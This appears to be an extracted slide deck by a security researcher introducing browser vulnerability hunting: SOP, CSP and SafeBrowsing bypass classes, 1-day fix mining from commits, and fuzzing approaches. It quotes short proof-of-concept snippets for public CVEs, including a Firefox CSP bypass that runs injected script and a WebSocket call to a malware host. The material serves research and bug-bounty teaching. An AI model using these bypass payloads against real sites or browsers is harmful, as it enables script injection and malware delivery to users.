
== PoC ==

See poc.html.txt

 **complete.html.txt**
5.0 KB [View](#) [Download](#)

Binary vs Web (part 2)

Web case ITW unicode example



SOP bypass vulnerabilities

- › Universal XSS
- › WebWorker data leakage or full bypass
- › Url parsers
- › Object data storages: canvas, caches etc.

Vulnerabilities in security features

- › Site Isolation bypass (Chromium only): CORB-read cases or 2 different origins in one process: [more info](#)
- › CSP bypass
- › SafeBrowsing bypass

CSP bypass in Firefox via internal files

CVE-2018-5175 ([1432358](#)) by Masato Kinugawa

```
<!DOCTYPE html>
<head>
<meta charset="utf-8">
<meta http-equiv="Content-Security-Policy" content="default-src 'none';script-src 'nonce-random'
'strict-dynamic'">
</head>
<body>

<!-- XSS start -->
<script>alert(0)//This is blocked</script>
<script data-main='data:,alert(1) '></script>
<script src="resource://devtools-client-jsonview/lib/require.js"></script>
<!-- XSS end -->

</body>
</html>
```

WebKit CSP bypass example

WebKit CVE-2018-6114 ([811691](#)) by Lnyas Zhang

```
<?php  
header("Content-Security-Policy: object-src 'none'");  
?>  
  
<object data="http://www.w3school.com.cn/i/eg_tulip.jpg"></object>
```

Safebrowsing bypass

Chromium bypass via WebSocket ([644744](#)) by L1kvID

```
<html>
<body>
  <script>
    function socketOpen() {
      var exampleSocket = new WebSocket("ws://exjiswf1.skottles.com/", "protocolOne");
      exampleSocket.onopen = function(event) {
        exampleSocket.send("Here's some text that the server is urgently awaiting!");
      };
      exampleSocket.onmessage = function(event) {
        console.log(event.data);
      }
    }
  </script><button type="button" onclick=socketOpen()>Click Me to go to load data from
malware site!</button></body>
</html>
```

Extensions API vulnerabilities

- › Permissions vulnerabilities
- › Extensions API

| Web features are fun

Introduction into browser hacking

Where?

Various vulns sources



Memory corruptions trends

- › JIT-compilers or WebAssembly: Attacking Client-Side JIT Compilers, pwn2own safari exploitation
- › DOM based approaches
- › IPC: Chromium IPC essentials by NedWilliamson
- › Good old parsers like PDfium
- › New parsers: parts of autofill, cardata detectors, etc

SOP / Security features

- › WebWorkers
- › Different protocols and formats
- › Url parsers
- › Extensions
- › Plugins

IDN and Url Spoofing

- › IDN Spoofing is accepted at Google VPR (see several reports by Khalil Zhani in 2018)
- › Firefox thinks about IDN protection but accept as security issue (see report by L1kvID)
- › IDN Spoofing Apple - TBD
- › Location tricks are good especially in mobile versions



Not all bugs are
accepted by different
VRPs

Introduction into browser hacking

How?

Some approaches



General way

- › Study other 1-day vulnerabilities and find typical popular vectors
- › Check out the code and try to find out the nature of the fix
- › Try to find similar patterns which lack the fix
- › Find regressions for bugs, new fix can break an older one

Chromium 1-day fix search


Using source code (approximate way):

- › Checkout sources (10 GB)
- › `git log --all --grep=<bug_id>`

Using my online [chromium_bug_search](#) tool

```
$ python console.py -b 762930 -r 62.0.3202.62  
[+] Commit found:  
https://chromium.googlesource.com/chromium/src/+/%047fc589adcf7acf45eea46cc818303e31358a7d
```

Commit analysis approach



Example of 1-day mining using just commits

Universal XSS PoC for CVE-2017-5124 by Bo0oM

PoC with <https://web-platform-tests.org/writing-tests/testharness-api.html> for CVE-2018-6032 by L1kvID

CVE-2018-6032 test fragment

```
+
+function openWindow(url) {
+  return new Promise(resolve => {
+    const win = window.open(url, '_blank');
+    add_completion_callback(() => win.close());
+    window.onmessage = e => {
+      assert_equals(e.data, 'LOADED');
+      resolve(win);
+    };
+  });
+}
+
+promise_test(() => {
+  const kWindowURL = 'data-url-shared-window.html';
+  const kRemoteWindowURL = get_host_info().HTTP_REMOTE_ORIGIN +
+    '/workers/data-url-shared-window.html';
+  return openWindow(kWindowURL)
+    .then(win => {
+      const channel = new MessageChannel;
+      win.postMessage(channel.port1, '*', [channel.port1]);
+      return new Promise(resolve => channel.port2.onmessage = resolve);
+    })
+    .then(msg_event => {
+      assert_equals(msg_event.data, 1);
+      return openWindow(kRemoteWindowURL);
+    })
+    .then(win => {
+      const channel = new MessageChannel;
+      win.postMessage(channel.port1, '*', [channel.port1]);
+      return new Promise(resolve => channel.port2.onmessage = resolve);
+    })
+    .then(msg_event => assert_equals(msg_event.data, 1));
+}, 'A data: URL shared worker should not be shared among origins.');
```


What about Fuzzing?

- › If you want to fuzz parsers or components - use AFL + LibFuzzer
- › For DOM-based fuzzing use grammar-based generation like Domato or some concepts
- › Use extensions to fuzz some WebApi
- › Write custom fuzzers for custom API: APP Cache fuzzer by Ned Williamson

Clusterfuzz

- › Scalable infrastructure for fuzzing: [more info](#)
- › You can send own buzzer and own some money

**| Read code, check tests
and think about patterns**

Introduction into browser hacking

Summary



General advices: find the nutshell

- › Learn threat model of your target, different browsers accept different types of bug (for example IDN Spoofing is not accepted in Firefox)
- › Don't be blind researcher: read the code of the fixes and check their tests
- › Study the most clear and simple types of 1-days: WebWorkers SOP bypass or URL spoofing are very good for start
- › Recheck 1-days at canaries or night builds and also at other browsers

Technical features


- › If you want to do memory corruption fuzzing for parsers find your targets (how discussed before) and go to Cluster Fuzz
- › If you want to fuzz DOM, you need some automatization around several web browsers, (for example simple small Bfuzz or similar)
- › Code diffing can help to understand SOP restrictions mechanism: Origins, SecureContext and so on

Thank you! Questions?

Andrey Kovalev
Yandex Security Team



avkov@yandex-team.ru



@L1kvID